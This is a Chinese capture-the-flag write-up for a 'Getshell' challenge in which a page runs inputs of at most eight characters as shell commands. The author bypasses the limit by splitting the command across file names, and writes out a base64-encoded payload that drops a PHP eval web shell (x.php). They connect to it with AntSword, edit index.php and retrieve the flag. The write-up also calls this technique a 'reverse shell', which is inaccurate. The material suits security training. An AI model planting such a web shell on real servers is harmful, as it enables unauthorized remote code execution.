



Getshell 的一道题目



代码审计，这是将一个字符串（小于8位）作为shell执行

先ls看看



没有想象中的flag,说明在其他文件夹下，可是我们要查早文件坑定不止8位

结合题目，我这里用到的是shell反弹来实现任意代码执行

**预备知识：**

**>a #虽然没有输入但是会创建a这个文件**

**ls -t #ls基于基于事件排序（从晚到早）**

**sh a #sh会把a里面的每行内容当作命令来执行**

**使用|进行命令拼接 #l\ s = ls**

**base64 #使用base64编码避免特殊字符**

我的思路是写一个一句话木马进去，所以我们最终要创建一个包含<?php eval($\_POST[aaa]);的.php文件


将<?php eval($\_POST[aaa]);进行base64编码避免特殊字符的过滤:

编码后:PD9waHAgZXZhbCgkX1BPU1RbYWFhXSk7


我的payload:

echo PD9waHAgZXZhbCgkX1BPU1RbYWFhXSk7|base64 -d>x.php


利用shell反弹的原理



创建一个txt，多次注入以绕过8位限制




运行代码




成功后用我们的shell管理工具连接


我用的蚁剑



进入后台



打开index.php，后我们将8改为8000,这样就可以想怎么解怎么解了




回到网页


可以发现已经变了




我们用find命令查找一下我们想要找的文件



F12 看的清楚点



一个个找把。。



不过不出所料第一个就是

flag{intrasting\_getshell}

总结：

学会了shell反弹

以及对应脚本的编写